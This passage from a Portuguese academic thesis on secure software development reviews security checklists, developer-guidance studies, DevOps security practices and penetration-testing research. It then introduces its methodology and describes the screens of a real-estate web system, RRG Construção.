Porém, apesar da relevância dessas ferramentas, este trabalho tem por foco no *Software Security Checklist (SSC)*. De acordo com GILLIAM et al. (2003), o *SSC* é um instrumento para guiar organizações na integração de segurança no ciclo de vida do *software*. Esta ferramenta analisa desde o levantamento de requisitos para testes e integração do sistema a manutenção. Ela possui duas fases: a primeira é uma lista de verificação de segurança para o ciclo de vida do *software* e a segunda é uma lista de verificação para a liberação externa do produto.

Na primeira etapa é necessário executar uma análise de riscos para identificar problemas e definir os requisitos de segurança. Após isso, utiliza-se o *SSC* para cada fase do ciclo de vida do *software*. Na Figura 3.2, os autores listam algumas áreas críticas que podem ser usadas para gerar um *SSC*.

1	Introduce a walkthrough, security audit review or a formal security review in every phase of the software life cycle development.
2	Establish security metrics during the software life cycle and a trace matrix for security requirements.
3	Determine stakeholders, and elicit and specify associated security requirements for each stakeholder
4	Determine context and potential usage of software product along with the operating environment and specify requisite security requirements.
5	Make available to programmers, developers, reviewers and test teams the vulnerabilities and potential exposures associated with programming languages and operating systems before the architectural design phase.
6	Set up security parameters for access to services such as <i>ftp</i> service where anonymous <i>ftp</i> is allowed but with write only and no read or list to the incoming directory and read only for outgoing directory
7	Check for sources of software security risks such as inconsistencies in requirements and in design, reusable programs and other shrink-wrap software. Use of requirements tools, modeling tools, etc. can aid in this area.
8	Avoid the use of unsafe routines such as <i>sprintf()</i> , <i>strcpy/cat()</i> , <i>gets</i> and <i>fgets</i> in coding.
9	Check the security of any middleware in the program.
10	Check for architectural-specific vulnerabilities and how data flows through the code.
11	Check for implementation-specific vulnerabilities such as Race Conditions, randomness problems and buffer overflows.
12	DO NOT allow programmer backdoors or unauthorized access paths that bypass security mechanisms.
13	Avoid storing secrets like passwords in the code or use weak encryption schemes
14	Identify all points in the source code where the program takes input from users.
15	Identify all points in the source code where the program takes input from another program or un-trusted source.
16	Investigate all sources from which input can enter the program such as GUI, network reads, etc.
17	Check API (Application Program Interfaces) calls to security modules or interfaces.
18	Investigate secure connections. Verify that they actually are secure and connect as indicated to the systems to which they are intended to connect.
19	Investigate software built-in extensibility features.
20	Review software complexity and look for alternatives to reduce the complexity.
21	Investigate the security of the data when passed from application servers to databases.
22	Avoid default or other improper configurations that may open the door to attackers.
23	Default to "highest security" needed, and require validation and approval for deviations.
24	Establish tools to be used for various stages of the life cycle that will be used for assessing security.
25	Perform security testing for unit and system integration.
26	Potentially, establish a security risk rating criteria and document the rating of the software product within the organization. Using a risk assessment tool can benefit this area.

Figura 3.2 Itens para consideração e inclusão no *SSC* (GILLIAM et al., 2001).

Na segunda etapa se concentra na liberação do *software*. Antes da liberação um processo de avaliação deve ser realizado. Primeiro o desenvolvedor cria um produto e envia para o analista de liberação. O analista de liberação analisa o produto desenvolvido, caso não atenda aos requisitos é enviado de volta ao desenvolvedor para correções. Após isso, o analista passa

o produto a autoridade de liberação que realiza a lista de verificação do *software*, conforme a Figura 3.3. Se for aprovado passa a autoridade de renúncia que acompanhado do analista de segurança analisam qualquer informação sensível que esteja no produto. Por fim, o produto está finalizado para a liberação. A Figura 3.3 apresenta um exemplo de SSC para a liberação do produto.

1.0	Does the software include IP addresses and subnet ranges? 1.1 If yes, are these IP addresses sensitive? 1.2 Can these addresses be used to gain information that may pose a risk to the organization?
2.0	Does the software/program include Host names? 2.1 If yes, are these host names sensitive? 2.2 Does the release of these host names pose a risk to the organization?
3.0	Are there any settings that can be exploited? 3.1 If yes, can any of these settings be modified or deleted? 3.2 If settings can not be modified or deleted, would they pose a risk to the organization? 3.3 If settings can be modified or deleted, would they pose a risk to the organization?
4.0	Is there any non-sensitive information in the software that can be used to probe secrets? 4.1 If yes, can non-sensitive information be manipulated to expose sensitive information? 4.2 Can non-sensitive data be altered and modified so as to pose risk?
5.0	Is there any Material that might expose company information such as Customer lists? 5.1 If yes, are Customers lists protected under a privacy policy? 5.2 Does the release of Customers lists pose a risk? 5.3 Does the release of Customers lists do harm to the customers?
6.0	Is any of the data restricted? 6.1 If yes, is the data controlled by security mechanisms such as RBAC? 6.2 If yes, are their security restrictions on the transfer of restricted data? 6.3 Is the restricted data transmitted over open networks? 6.3.1 Is the restricted data encrypted before transmission?
7.0	...

Figura 3.3 Exemplo de verificação de segurança para liberação (GILLIAM et al., 2001).

3.1.3 *Building Secure Software: Better than Protecting Bad Software*

MCGRRAW (2002), apresenta duas visões contrárias que existem na literatura. O pesquisador Greg Hoglund discorreu sobre a superioridade das ferramentas de segurança de aplicativos em contrapartida a aplicação de boas práticas no desenvolvimento, pois, de acordo com o autor, a conscientização dos desenvolvedores de *softwares* não garante a codificação correta. Outros problemas são os testes de garantia de qualidade que são inadequados e as habilidades dos engenheiros acompanhado de suas ferramentas que possuem capacidades limitadas.

Entretanto, o autor Gray McGraw apresenta sua alegação trazendo à atenção dos leitores a tríade dos problemas, nas quais são: O *software* moderno opera em um ambiente em rede lado a lado; sistemas extensíveis, como máquinas virtuais *Java* e operações comuns da *.Net* tem se tornado comum e introduzido riscos de código móvel e a complexidade do sistema está aumentando. Diante disso, é notório que o maior problema em segurança de computadores é o *software*. O autor também salienta que os profissionais de tecnologia da informação não devem depender de produtos de mitigação, como exemplo o *firewall*, pois, essas ferramentas se baseiam principalmente em encontrar e corrigir problemas de segurança após serem explorados e não tratam do problema raiz que está no código.

O autor conclui que ambos os campos são relevantes para a ideia de impedir a exploração

de *software*. A segurança do *software* defende contra a exploração, construindo um *software* seguro, enquanto que a segurança de aplicações ¹ defende contra ataques aplicando uma política razoável. Porém, ele ressalta que na luta por *softwares* melhores é melhor tratar de *softwares* mal projetados e implementados.

3.2 Análise do sistema de orientação atual

A segurança tem ganhado importância no contexto atual. Contudo, há a prevalência de *bugs* nos sistemas ocasionados por más práticas de programação. Isso sugere que apesar da vasta quantidade de informações na *internet* este método e outros não tem funcionado muito bem. Diante disso, são apresentados artigos nos quais os autores explanam sobre esse assunto.

3.2.1 *Developers Need Support, Too: A Survey of Security Advice for Software Developers*

ACAR et al. (2017) abordam sobre o método utilizado por muitos desenvolvedores: pesquisa na *web* a fim de encontrar soluções para problemas de segurança. O trabalho possui uma metodologia exploratória e utiliza de pesquisas bibliográficas em diversas páginas de *internet*. Também apresenta que pesquisas recentes identificaram problemas de segurança decorrentes de fontes que ajudam com problemas específicos de programação segura. Além disso, os autores demonstram que a orientação pela *web* não está funcionando bem o suficiente, seja por não estar disponível, ou por não estar alcançando os desenvolvedores que precisam. Logo, o artigo dá os primeiros passos para entender e melhorar o sistema de orientação identificando e analisando 19 recursos de aconselhamento geral.

Os autores apresentam orientações gerais de segurança disponíveis na *web* e destacam a necessidade de maior atenção nas seguintes áreas: ferramentas de análise de programas, registro/auditoria e minimização de dados. Para remediar isso, seria necessário uma equipe de especialistas técnicos para gerar exercícios e tutoriais. Outra conclusão é que documentos “oficiais” podem não fornecer necessariamente o conteúdo e o formato que os desenvolvedores desejam ou precisam na prática. Assim, os resultados sugerem dois caminhos para a compreensão e melhoria de orientação à segurança. Primeiro devem examinar quais das áreas que foram identificadas no trabalho - tanto no conteúdo quanto no formato - representam omissões graves e preenchidas por outros recursos fora do escopo deste artigo. Segundo, devem continuar avaliando empiricamente a orientação existente e entender quais abordagens provam ser eficientes.

3.2.2 *Systematic review of web application security development model:*

SHUAIBU et al. (2015) trata sobre a investigação de alguns modelos de desenvolvimento seguro e as ferramentas utilizadas na detecção de vulnerabilidades. Após diversas pesquisas sobre

¹Segurança de aplicações de acordo com o autor MCGRAW (2002) trata-se da segurança provida por algumas ferramentas, como por exemplo: o *firewall*, *proxy*, antivírus, entre outros.

publicações em algumas fontes científicas, como: *ACM Digital Library*, *the IEEE Computer Society* e *Google-Scholar*, não foram encontrados padrões que fossem usados para o desenvolvimento de aplicações *web*. Entretanto, as técnicas de desenvolvimento ágil tem ganhado cada vez mais valor, certamente por causa da integração entre as duas áreas que avaliam as novas e diversas ameaças.

Os invasores estão cada vez mais buscando as aplicações *web* como alvos, pois em um ambiente de rede já existem ferramentas como *Sistema de Detecção de Intrusão (IDS)* e *Sistema de Prevenção de Intrusos (IPS)*, explicado nas Seções 2.3.4 e 2.3.5, que podem identificar e bloquear as possíveis tentativas de ataque. Porém, caso o invasor possua habilidades, ele pode fazer o *BYPASS* dessas ferramentas.

A Figura 3.4 destaca os tipos de vulnerabilidades mais exploradas de acordo com *Open Web Application Security Project (OWASP)*, com conceitos técnicos em segurança da informação que são divididos em categorias:




Figura 3.4 Classificação do tipo de pesquisa dos estudos selecionados ao estágio no desenvolvimento de *software* (SALAS; MARTINS, 2014).

Além disso, é preciso que as vulnerabilidades possam ser identificadas no processo de desenvolvimento do sistema, ou seja, antes mesmo de começar a codificar, visto que a exploração de falha no processo de desenvolvimento pode abrir uma ampla variedade de ataques na *web*. Foram encontradas várias técnicas e estudos sobre a proteção da aplicação, porém, são poucas as pesquisas e técnicas designadas para o planejamento e codificação da aplicação para que esses mecanismos de defesa não sejam algo tão crucial para a segurança da aplicação.

3.2.3 Nível de conhecimento de desenvolvedores sobre segurança em aplicações *web*: pesquisa e análise

COSTA et al. (2018) ressaltam a importância da segurança da informação para os desenvolvedores e como ela pode ser útil em vários momentos na construção da aplicação. Alguns dos principais alvos dos invasores são atualmente as lojas *online*, *sites* de notícias e instituições bancárias.

Além disso, foram feitas pesquisas com ferramentas de perguntas *online*. Nas perguntas os autores questionavam sobre a formação acadêmica, conhecimentos técnicos, desafios para identificar código inseguro, entre outros. Ao final da pesquisa foi apresentado um gráfico contendo os dados e avaliado de acordo com as habilidades de identificação e correção das vulnerabilidades. Nesta pesquisa 73% eram de nível profissional de pleno e sênior. De todos os entrevistados, 92% disseram que não tinha conhecimento necessário de segurança e prevenção. Na Figura 3.5 é mostrado os motivos pelos quais não é implementado a segurança no sistema:



Figura 3.5 Principais motivos para a não implementação de segurança (COSTA et al., 2018).

3.3 Segurança na aplicação do método *DevOps*

De acordo com MICROSOFT (2019) *Development and Operations (DevOps)* é : “Um composto de *Dev* (desenvolvimento) e *Ops* (operações), o *DevOps* é a união de pessoas, processos e tecnologias para fornecer continuamente valor aos clientes.” Logo, o método *DevOps* procura unir pessoas e processos para gerar *softwares* de qualidade. Este método permite a rápida alteração do *software*, porém estas alterações têm mais probabilidade de conter vulnerabilidades por falta de análise adequada (RAHMAN; WILLIAMS, 2016).

RAHMAN; WILLIAMS (2016) discorrem sobre a integração de segurança no método *DevOps*. A metodologia aplicada foi análise de artefatos da *internet* e entrevista de representantes de nove organizações que estão usando *DevOps* para explorar sistematicamente experiências na

utilização de práticas de segurança. No trabalho foram apresentadas uma lista de atividades de *DevOps* que parecem ter um efeito positivo e impacto negativo na segurança de um sistema.

A Figura 3.6 apresenta cinco atividades *DevOps* que impactam positivamente na segurança e a coluna referência apresenta a contagem de artefatos da *internet* nos quais os autores se referiram.

Table 1: How DevOps positively impacts software security?

Activity	References
Use of automated monitoring	13
Use of automated pipeline to deploy software	8
Automatic deployment of software	3
Automatic testing of software changes	3
Delivering software in small increments	3

Figura 3.6 Como o *DevOps* afeta positivamente a segurança de *software* (RAHMAN; WILLIAMS, 2016).

A Figura 3.7 apresenta três atividades que afetaram negativamente na segurança do sistema e a coluna referência com a contagem de artefatos da *internet* que se referem as atividades correspondentes.

Table 2: Why DevOps can be detrimental to software security?

Activity	References
Use of immature automated deployment tools	2
Use of inappropriate software metrics	2
Inadequate monitoring of collaboration	1

Figura 3.7 Como o *DevOps* afeta negativamente a segurança de *software* (RAHMAN; WILLIAMS, 2016).

As outras listas são: uma lista de práticas de segurança e uma análise de como essas práticas são usadas em organizações que adotaram o *DevOps*. Por fim, uma análise que quantifica os níveis de colaboração entre as equipes de desenvolvimento, equipes de operações e equipes de segurança das organizações que estão usando o *DevOps*.

Na Figura 3.8, *Dev & Ops* apresenta o nível de colaboração entre desenvolvimento e equipes de operações, *Dev & Sec* apresenta o nível de colaboração entre equipes de desenvolvimento e segurança, e a *Sec & Ops* apresenta o nível de colaboração entre as equipes de segurança e operações. Nas células da tabela apresenta a contagem de organizações de *DevOps* para um certo tipo de colaboração.

Table 7: Level of collaboration

	Lowest	Low	Moderate	High	Highest
Dev&Ops	1	0	1	5	1
Dev&Sec	0	2	4	1	2
Sec&Ops	0	0	4	3	1

Figura 3.8 Níveis de colaboração nas organizações entrevistadas (RAHMAN; WILLIAMS, 2016).

Na Figura 3.9, apresenta a frequência do uso de atividades de segurança entre as nove organizações entrevistadas. Conforme mostrado na Figura 3.9, executando políticas de segurança e executando testes de segurança manuais são as duas atividades de segurança mais usadas.

Table 8: Use of security activities

Name	Yes	No
Performing security policies	9	0
Performing manual security tests	8	1
Input validation	7	2
Performing compliance requirements	7	2
Performing security configurations	7	2
Risk analysis	7	2
Isolation of untrusted inputs	6	3
Threat modeling	6	3
Design review	5	4
Security requirements analysis	5	4

Figura 3.9 Lista de práticas de segurança e uma análise de como elas são usadas em organizações que adotaram o *DevOps* (RAHMAN; WILLIAMS, 2016)

3.4 Testes de intrusão e sua eficácia na detecção de vulnerabilidades

ANTUNES; VIEIRA (2009) diz: "pesquisas anteriores e práticas mostram que muitos serviços da *web* são implantados com vulnerabilidades críticas". Isso ressalta a necessidade da realização de testes de penetração e análise estática do código fonte. Logo, a seguir apresenta-se um artigo que aborda sobre a eficácia dessas duas técnicas.

3.4.1 *Comparing the Effectiveness of Penetration Testing and Static Code Analysis on the Detection of SQL Injection Vulnerabilities in web Services:*

O artigo compara a eficácia de duas técnicas na detecção de vulnerabilidades de injeção *SQL* no código de serviços da *web*. Com o objetivo de compreender os pontos fortes e as limitações dessas técnicas são usadas as seguintes ferramentas de teste de penetração e análise de código estático: *HP WebInspect*, *IBM Rational AppScan*, *Acunetix Web Vulnerability Scanner*, *FindBugs*, *Yasca* e *IntelliJ IDEA*. A metodologia utilizada foi um estudo experimental de abordagem quantitativa em ferramentas de código aberto verificando a sua eficácia na detecção de vulnerabilidades e as taxas de falsos positivos. Diante dos testes, os autores concluíram que, em geral, os analisadores de código estático são capazes de detectar mais vulnerabilidades de injeção de *SQL* do que teste de penetração. Entretanto, os falsos positivos são um problema para ambas as abordagens, apresentado maior impacto no caso de análise estática. Também foi observado que diferentes ferramentas implementando a mesma abordagem frequentemente relatam diferentes vulnerabilidades no mesmo pedaço de código (ANTUNES; VIEIRA, 2009).

4

Metodologia

A segurança de *software*, segundo BRAGA (2007) “se preocupa com a segurança já na construção do *software* e abrange todo o ciclo de vida”. O ciclo de vida apresentado na Figura 2.14 abrange desde a análise de requisitos a liberação do produto. Este ciclo possui métodos denominados de boas práticas que asseguram segurança ao *software*. Diante disso, este trabalho demonstra a aplicação dessas boas práticas no *software* RRG Construção. A seguir é apresentado a Figura 4.1 que demonstra a sequência dos métodos utilizados neste trabalho.




Figura 4.1 Metodologia.

As boas práticas aplicadas neste trabalho são:

- Modelagem de ameaças: busca identificar as ameaças do sistema;
- Casos de abuso e mau uso: define o que o *software* não deve fazer;
- Requisitos de segurança: detalha em um documento os parâmetros de segurança do *software*;
- Análise de riscos: realiza um estudo pormenorizado de cada risco do sistema;
- Análise de código é um procedimento para localizar bugs e detectar inconsistências no código-fonte;

- Testes de intrusão: testa um aplicativo em execução remotamente, sem conhecer o funcionamento interno do próprio aplicativo, para encontrar vulnerabilidades de segurança.

4.1 Apresentação do sistema RRG Construções

Antes de adentrarmos nos documentos será explicado sobre o software estudado RRG Construção. Trata-se de um software desenvolvido para a construtora RRG Construção. Ele visa divulgar imóveis para venda e aluguel, caso o visitante tenha interesse ele preenche o formulário com seus contatos. A Figura 4.2 apresenta a regra de negócio do sistema.




Figura 4.2 Regra de Negócio

A cliente entra em contato com a empresa. O funcionário ou o gerente entra na área de *login* com suas credenciais e cadastra o cliente no sistema, seleciona o imóvel escolhido e gera o contrato. O funcionário tem permissão de cadastrar clientes, imóveis, contratos, folha de pagamento e usuários, enquanto que o gerente, além dessas permissões, tem a possibilidade de cadastrar funcionários, folha de pagamento e perfis. O administrador tem acesso total e é o único com permissões de cadastrar menus. A seguir são apresentadas as telas conforme as Figuras 4.3, 4.4, 4.5, 5.42, 4.7, 4.8 e 5.10.

A Figura 4.3 apresenta a tela inicial do sistema com o login da empresa, no canto superior direito há os menus, abaixo as imagens dos imóveis que estão à venda e no canto direito




Figura 4.3 Tela Inicial

há os telefones de contato.



Figura 4.4 Vendas de imóveis

A Figura 4.4 apresenta a tela de vendas de imóveis. No canto superior direito há os menus, abaixo há dois links para imóveis que estão à venda e que estão para alugar. Nestes links há informações dos imóveis e quando clicado nas imagens eles levam para outra página com mais imagens.



Figura 4.5 Tela de contato

A Figura 4.5 apresenta a tela de contato. No canto superior direito há os menus, abaixo há um formulário e no canto direito há os telefones de contato.



Figura 4.6 Tela de Login

A Figura 4.6 apresenta a tela de login. No canto superior direito há os menus, abaixo há um formulário que deve ser preenchido com as credencias, dependendo do usuário ele será enquadrado em um dos três perfis: funcionário, gerente ou administrador.



Página Inicial

Figura 4.7 Página Principal do Administrador

A Figura 4.7 apresenta a tela do administrador após *login*. No canto superior esquerdo há os menus que aparecem conforme o perfil. No caso do administrador que possui acesso total ao sistema aparece todas as opções de menus.



Figura 4.8 Página Principal do Funcionário

A Figura 4.8 apresenta a tela do funcionário após o *logon*. No canto superior esquerdo há os menus que aparecem conforme o perfil. No caso do funcionário há um número reduzido de menus devido aos privilégios serem mais restritos.



ID	Tipo	Data	Cliente	Imoveis	Funcionario	Opções
1	aluguel	2018-11-28	roger	Ceilandia Sul 420	ingrid	 
2	venda	2018-11-20	joao	Samambaia Norte 118	ingrid	 
5	aluguel	2018-11-13	luigi	Aguas Claras - Art Life	alexandre	 
6	venda	2018-11-06	mario	Plano Piloto - L2 Norte	Jose	 

Figura 4.9 Lista de Contratos

A Figura 5.10 apresenta a lista de contratos da empresa após o *login* em um dos perfis. No canto superior esquerdo há dois botões de “Novo Contrato” e “Voltar”. Quando clicado no botão ‘Novo Contrato’ direciona para um formulário. Já na lista de contratos há os símbolos de alterar e exclui. Quando clicado no símbolo de alterar, retorna ao formulário e permite realizar a ação.

5

Apresentação e Análise dos Resultados

Neste capítulo são apresentados os documentos de análise de segurança, tais como: modelagem de ameaças, casos de abuso e mau uso e requisitos de segurança. Além de, imagens e relatórios dos testes de penetração e da análise de código que foram realizadas por meio de *softwares*. Ao final é exibido uma análise de riscos desses resultados na qual explica e compara com outros autores.


5.1 Modelagem de Ameaças

